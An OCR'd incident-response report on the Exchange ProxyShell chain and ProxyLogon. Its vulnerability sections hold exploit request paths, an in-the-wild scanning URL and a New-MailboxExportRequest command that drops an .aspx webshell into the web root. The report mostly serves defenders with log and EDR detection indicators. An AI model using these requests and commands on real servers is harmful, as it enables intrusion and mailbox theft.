
kaspersky

2022

ANALYST REPORT | IR | GERT

CVE NOTES



Contents

1. PROXYSHELL vulnerabilities chain

1.1 Summary

All of these are part of the ProxyShell vulnerabilities chain. Leverage them together to execute arbitrary code (RCE).

Vulnerability	CVE-2021-34473
Type	Security Feature Bypass
Description	**Microsoft Exchange** Pre-auth Path Confusion Leads to ACL Bypass vulnerability. Flaw in the Autodiscover service of Exchange Server, unauthenticated attackers can access its restricted resources.

Vulnerability	CVE-2021-34523
Type	Elevation of Privilege (EoP)
Description	**Microsoft Exchange** The vulnerability allows attackers to raise/change their permissions.

Vulnerability	CVE-2021-31207
Type	Post-auth Arbitrary-File-Write (can leads to RCE)
Description	**Microsoft Exchange** Allows the attacker to write files to a specific desired path by executing PowerShell cmdlet. This can lead to RCE (e.g. by writing a webshell content).

Reference	**REF** • https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34473 • https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34523 • https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-31207 • https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-34473 • https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-34523 • https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-31207 • https://support.microsoft.com/en-us/topic/description-of-the-security-update-for-microsoft-exchange-server-2019-2016-and-2013-april-13-2021-kb5001779-8e08f3b3-fc7b-466c-bbb7-5d5aa16ef064 • https://peterjson.medium.com/reproducing-the-proxyshell-pwn2own-exploit-49743a4ea9a1

1.2 Vulnerability details

CVE-2021-34473

Pre-auth Path Confusion Leads to ACL Bypass vulnerability. Flaw in the Autodiscover service of Exchange Server, unauthenticated attackers can access its restricted resources.

Microsoft Exchange has, by design, **a feature called 'Explicit Logon'**, which legitimately allows users to open another user's mailbox or calendar in a new browser window by providing the mailbox address in the URL. The feature was designed to only provide access where 'Full Access' is granted to the user, and the target mailbox or calendar is configured to publish.

Exchange is designed to **normalize the specified mailbox address in the URL** to properly identify the target.

The **vulnerability exists in passing the string Autodiscover/Autodiscover.json to the email field in the URL**. By passing that string in a valid mail format, Exchange does not perform sufficient checks on the address, and through its normalization process, **this leads to arbitrary access to attacker controlled URL as NT AUTHORITY/SYSTEM.**

Frontend (FE) URL	`GET /autodiscover/autodiscover.json?@domain.corp/ews/exchange.asmx?&Email=autodiscover/autodiscover.json%3F@domain.corp`
FE normalization	`GET /autodiscover/autodiscover.json?@domain.corp/ews/exchange.asmx?&Email=autodiscover/autodiscover.json%3F@domain.corp`
Backend (BE)	`GET /ews/exchange.asmx..`
FE URL	`POST /autodiscover/autodiscover.json?@domain.corp/mapi/emsmdb?&Email=autodiscover/autodiscover.json%3F@domain.corp`
FE normalization	`POST /autodiscover/autodiscover.json?@domain.corp/mapi/emsmdb?&Email=autodiscover/autodiscover.json%3F@domain.corp`
BE	`POST /mapi/emsmdb..`

The vulnerability was scanned ITW by using the following request:

```
https://<exchange_FE_host>/autodiscover/autodiscover.json?
@domain.corp/mapi/nspi?&Email=autodiscover/
autodiscover.json%3F@domain.corp
```

Getting a successful response that confirms access and that impersonates a user for **BE is NT_AUTHORITY\SYSTEM**.

CVE-2021-34523

Elevation of Privilege (EoP). The vulnerability allows attackers to raise/change their permissions.

The **Exchange PowerShell Remoting** feature, natively built into Microsoft Exchange, was designed to assist with administrative activities via the command line and is enabled for users by default in Microsoft Exchange.

The previous exploit allowed an attacker to interface with arbitrary backend URLs as **NT AUTHORITY/SYSTEM**, however since that user does not have a mailbox, the attacker cannot directly interface with the PowerShell backend (/Powershell) at that privilege level.

The PowerShell backend checks for the **X-CommonAccessToken** header in incoming requests. If the header does not exist, another method is used to get a **CommonAccessToken**. This method checks for the **X-Rps-CAT** parameter in the incoming request, and if present, deserializes this to a valid **CommonAccessToken**.

With the previously collected information on the target mailbox or default information from built-in mailboxes, passing of a valid **X-Rps-CAT** value is trivial.

By passing this value to the PowerShell backend with the previously successful access token, an attacker can downgrade from the **NT AUTHORITY/SYSTEM** account to the target user. This user must have local administrative privileges in order to execute arbitrary Exchange PowerShell commands.

Then by leveraging both **CVE-2021-34473** and **CVE-2021-34523** an attacker is able to execute arbitrary PowerShell commands without authentication.

Example (CVE-2021-34473 + CVE-2021-34523)

FE URL	`POST /autodiscover/autodiscover.json?a=random@domain.corp/powershell/?X-Rps-CAT=[Base64 encoded data] &Email=autodiscover/autodiscover.json%3Fa=random@domain.corp`
FE normalization (CVE-2021-34473)	`POST /autodiscover/autodiscover.json?a=random@domain.corp/powershell/?X-Rps-CAT=[Base64 encoded data] &Email=autodiscover/autodiscover.json%3Fa=random@domain.corp`
BE URL (as NT AUTHORITY/SYSTEM)	`POST /powershell/?X-Rps-CAT=[Base64 encoded data]`
BE URL (X-Rps-CAT deserialize to a valid CommonAccessToken of desired target user) (CVE-2021-34523)	`POST /powershell/`

CVE-2021-31207

Post-auth Arbitrary-File-Write (AFW) allows the attacker to write files to a specific desired path by executing PowerShell cmdlet. This can lead to RCE (e.g. by writing a webshell content).

This vulnerability allows the attacker to write files to a specific desired path with **ANY** extension. As the attacker is able to execute arbitrary PowerShell commands without authentication (CVE-2021-34473 and CVE-2021-34523), and the required **'Import Export Mailbox'** role is assigned to the impersonated user (if not, it can be achieved by execution of the PowerShell **cmdlet New-ManagementRoleAssignment**), the **cmdlet New-MailboxExportRequest** can be used to export a user's mailbox to a specific desired path, then writing to an attacker controlled file.

Example:

```
New-MailBoxExportRequest – Mailbox alice.spring@domain.corp
-FilePath \\127.0.0.1\C$\path\to\webshell.aspx
```

The destination path should be an accessible one, for example


```
c:/inetpub/wwwroot/aspnet_client/<random>.aspx
```

The attacker creates emails with encoded web shells and store them as draft (or can be delivered by SMTP). Then the attacker can export the mailbox to a PST file format with a web file extension such as ASPX (this has been fixed in the patch to allow only .PST, .EML or .OST), which allows the attacker to drop a functional web shell.

This is possible because the encoded attachments in the email are decoded on write to the PST file format and the PST file format is using permutative encoding: then by attaching a pre-encoded payload, on export the decoded payload is actually written to the file

1.3 Responder notes

ITW multiple exploitation paths have been observed by first responders:



As **these vulnerabilities lie in the Exchange Client Access Service (CAS)** which runs over IIS (web server), reviewing the **IIS logs will reveal attempted and successful exploitation of the ProxyShell vulnerabilities**. HTTP requests inbound to the IIS server will be detailed, including the request type and path.

A common artifact seen in these logs for abuse of entry point CVE-2021-34473 is the presence of **&Email=autodiscover/autodiscover.json** in the request path to confuse the Exchange proxy to erroneously strip the wrong part from the URL.

Remote Unauthenticated PowerShell command execution

IIS Log (by default to C:\inetpub\logs\LogFiles\)

- successful POST requests containing "**Email=autodiscover/autodiscover.json**".
- successful POST requests containing "**/autodiscover/autodiscover.json**" & "**Powershell**".
- successful POST requests containing “**/mapi/nspi/**" (discovery attempt seen ITW)
- successful requests for malicious created webshell files (usually **<webshell_name>.aspx**)

PowerShell Log (PowerShell ScriptBlock, transcription, and module logging where enabled)

- execution of the cmdlets ‘**New-ManagementRoleAssignment**’ or ‘**New-MailboxExportRequest**’
- execution of the cmdlets ‘**New-ExchangeCertificate**’
- execution of the cmdlets ‘**New-Mailbox**’ or ‘**New-RoleGroupMember**’ or ‘**Add-MailboxPermission**’

Exchange Log (<$env:exchangeinstallpath>\Logging\)

- \CmdletInfra\Powershell-Proxy\Cmdlet* files with entries where:
  - **Cmdlet** is **'New-ManagementRoleAssignment'** or **'New-MailboxExportRequest'**, **'New-Mailbox'** or **'New-RoleGroupMember'** or **'Add-MailboxPermission'** or **'New-ExchangeCertificate'**
  - **ProcessName** contains **w3wp**
  - **AuthenticatedUser** is the name of impersonated mailbox user

  Note: this log is independent from enabled status of PowerShell ScriptBlock/ transcription/module logging.

- \LocalQueue\Exchange* audit files where:
  - **Data** field contains JSON data with the **Operation Key** value containing the executed PowerShell cmdlets

Remote Creation of Items in Mailboxes

Exchange Log (<$env:exchangeinstallpath>\Logging\)

- Successful \Ews* files with entries where:
  - **SoapAction** is CreateItem (though other items may also be created)
  - **ProcessName** contains w3wp
  - **AuthenticatedUser** is SYSTEM or a system account
  - **HttpStatus** is 200 (success)

Threat actors have also been observed **modifying the Exchange configuration**, typically located at **C:\Windows\System32\inetsrv\Config\applicationHost.config**, to **add new virtual directory paths to obfuscate the location of web shells**. These paths are defined in the config under physicalPath parameter of a virtualDirectory definition. Any entries for web shells should be deleted and the IIS service restarted to reload the config.

Generic EDR events

PowerShell and cmd child processes of w3wp

The use of web shells will result in command executions and other suspicious activity invoked from an IIS Worker Process **w3wp.exe**.

Then list details of hosts where **powershell.exe** or **cmd.exe are child processes of w3wp.exe** as well as started process arguments that will contain details of the commands that have been executed.

2. PROXYLOGON (CVE-2021-26855)

Vulnerability	CVE-2021-26855
Type	Pre-auth SSRF
Reference	**REF** • https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-26855 • https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-26855

CVE-2021-26855 is a pre-auth SSRF, CVSS:3.0 9.1 / 8.4 also named PROXYLOGON

- allows an unauthenticated attacker to send arbitrary HTTP requests and authenticate as the Exchange Server.
- Exchange Server would need to be able to accept untrusted connections over port 443.
- The vulnerability could exploits any unauthenticated webpage (ex. the Exchange Control Panel ECP) via a Server-Side Request Forgery (SSRF).
- This would also allow the attacker to gain access to mailboxes and read sensitive information.
- All that is required for an attacker to exploit the flaw is to know the IP address or fully qualified domain name (FQDN) of an Exchange Server and the email account they wish to target.

2.1 Impacted sw & available security update

Impacted **all versions of Exchange from 2010 through to 2019**.

It is important to note that this vulnerability exists on Microsoft Exchange Server, and does not affect Microsoft Exchange Online users.

Security updates are available for the following software versions:

- Exchange Server 2010 (update requires SP 3 or any SP 3 RU – this is a Defense in Depth update)
- Exchange Server 2013 (update requires CU 23)
- Exchange Server 2016 (update requires CU 19 or CU 18)
- Exchange Server 2019 (update requires CU 8 or CU 7)
- Security Updates for older Cumulative Updates of Exchange Server

